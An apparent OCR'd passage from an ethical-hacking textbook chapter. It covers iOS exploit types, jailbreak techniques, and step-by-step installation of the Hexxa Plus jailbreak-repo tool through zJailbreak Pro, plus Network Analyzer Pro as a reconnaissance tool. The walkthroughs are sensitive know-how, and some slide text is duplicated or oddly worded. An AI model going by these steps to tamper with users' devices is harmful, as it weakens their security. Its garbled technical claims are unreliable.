
  Userland Exploit uses a loophole in the system application. It allows user-level access but does not allow iboot-level access. You cannot secure iOS devices against this exploit, as nothing can cause a recovery mode loop. Only firmware updates can patch such vulnerabilities.

- **iBoot Exploit**

  This type of exploit can be semi-tethered if the device has a new bootrom. An iboot jailbreak allows user-level access and iboot-level access. This exploit takes advantage of a loophole in iBoot (iDevice's third bootloader) to delink the code-signing appliance. Firmware updates can patch such exploits.

- **Bootrom Exploit**

  Bootrom Exploit uses a loophole in the SecureROM (iDevice's first bootloader) to disable signature checks, which can be used to load patch NOR firmware. Firmware updates cannot patch such exploits. A bootrom jailbreak allows user-level access and iboot-level access. Only a hardware update of bootrom by Apple can patch this exploit.



Jailbreaking Techniques

Untethered Jailbreaking

- An untethered jailbreak has the property that if the user turns the device off and back on, the device will completely start up, and the **kernel will be patched** without the help of a computer; in other words, it will be jailbroken after each reboot

Semi-tethered Jailbreaking

- A semi-tethered jailbreak has the property that if the user turns the device off and back on, the device will completely start up and will **no longer have a patched kernel**, but it will still be **usable for normal functions**. To use jailbroken addons, the user need to start the device with the help of a **jailbreaking tool**

Tethered Jailbreaking

- With a tethered jailbreak, if the device starts back up on its own, it will **no longer have a patched kernel**, and it may get stuck in a partially started state; for it to completely start up with a patched kernel, it must be "re-jailbroken" with a computer (using the "boot tethered" feature of a jailbreaking tool) each time it is turned on

Semi-untethered Jailbreaking

- A semi-untethered jailbreak is similar to a semi-tethered jailbreak. In this type of a jailbreak, when the device reboots, the kernel is not patched, but the kernel can still be patched without using a computer. This is done using an app installed on the device

Jailbreaking Techniques

- **Untethered Jailbreaking**

  In an untethered jailbreak, if the user turns the device off and back on, the device will start up completely and the kernel will be patched without the help of a computer; in other words, the device will be jailbroken after each reboot.

- **Semi-tethered Jailbreaking**

  In a semi-tethered jailbreak, if the user turns the device off and back on, the device will start up completely. It will no longer have a patched kernel, but it will still be usable for normal functions. To use jailbroken addons, the user needs to start the device with the help of the jailbreaking tool.

- **Tethered Jailbreaking**

  With a tethered jailbreak, if the device starts up on its own, it will no longer have a patched kernel, and it may get stuck in a partially started state; to start it completely and with a patched kernel, it essentially must be “re-jailbroken” with a computer (using the “boot tethered” feature of a jailbreaking tool) each time it is turned on.

- **Semi-untethered Jailbreaking**

  A semi-untethered jailbreak is similar to a semi-tethered jailbreak. In this type of jailbreak, when the device reboots, the kernel is not patched. However, the kernel can be patched without using a computer; it is patched using an app installed on the device.

Jailbreaking iOS Using Hexxa Plus

- Hexxa Plus is a **jailbreak repo extractor** for the latest iOS, which allows the user to install themes, tweaks, and apps
- Using Hexxa Plus, the user can install the **latest iOS jailbreak** apps by extracting repos

Steps to Install Hexxa Plus

1. Download the **zJailbreak Pro** app
2. Open the **zJailbreak Pro** app. Go to the **Hexxa Plus** app available under "**Most Popular**" by clicking on it
3. Click on "**Allow**" and then "**Download**"
4. Go to the device's "**Settings**" and click on "**Profile Download**"
5. Enter the **device passcode** to complete the Hexxa Plus installation process
6. Once the installation process is completed, the Hexxa Plus icon appears on the **home screen**

Jailbreaking iOS Using Hexxa Plus (Cont'd)

Steps to Install Jailbreak Apps

1. Open the **Hexxa Plus** app and select **Get Repos**
2. Choose a jailbreaker's **repo** and **copy** its URL from the given categories
3. Go to the **Extract Repo** option. Then, **paste** the copied URL
4. Extract the repo by clicking the OK button. Tap the **Install** button to install the jailbreaker
5. Finally, the Cydia app icon is displayed on the **home screen**

Jailbreaking iOS Using Hexxa Plus


Source: *https://pangu8.com*

Hexxa Plus is a jailbreak repo extractor for the latest iOS, which allows the user to install themes, tweaks, and apps. This software is the most popular method to install jailbreak apps without untethered or semi-untethered jailbreaking. The user can install the latest iOS jailbreak apps by extracting repos. There are many jailbreak repositories in Hexxa Plus with thousands of jailbreak tweaks, themes, games, and so on.

Hexxa Plus allows the user to install popular Jailbreak apps to the latest iOS versions via the developer code extraction method. The user must install a third-party app manager such as zJailbreak Pro for the free installation of Hexxa Plus.

Steps to Install Hexxa Plus

- **Step 1—**Download the **zJailbreak Pro** app. Provide the device passcode for this step.



Device : iPhone

Running On Version: iOS 15.2.0

Device is compatible

01. Download zJailbreak directly to your Settings

* Open "Settings" to complete your installation process

Figure 17.52: zJailbreak Pro download page

- **Step 2—**Open the **zJailbreak Pro** app. Go to the **Hexxa Plus** app available under **Most Popular** by clicking on it.
- **Step 3—**Click on the **Download** button for **Hexxa Plus**. A **Hexxa Plus** profile will be downloaded to the iOS 15.4 device settings.
- **Step 4—**Go to **Settings** and then click on **Profile Download**.
- **Step 5—**Enter the device passcode to complete the **Hexxa Plus** installation process.

Hacking Network using Network Analyzer Pro

Source: *https://apps.apple.com*

Network Analyzer Pro is a Wi-Fi device discovery tool that discovers all the LAN devices' addresses and names, together with the Bonjour/DLNA services they provide. It includes standard diagnostic tools such as ping, traceroute, port scanner, DNS lookup, and whois. Network Analyzer Pro allows attackers to gather information such as devices connected to the network, their IP addresses, NetBIOS, mDNS (Bonjour), LLMNR, and DNS name. It also helps in scanning the most common ports or user-specified port ranges and in the detection of closed, firewalled, and open ports.


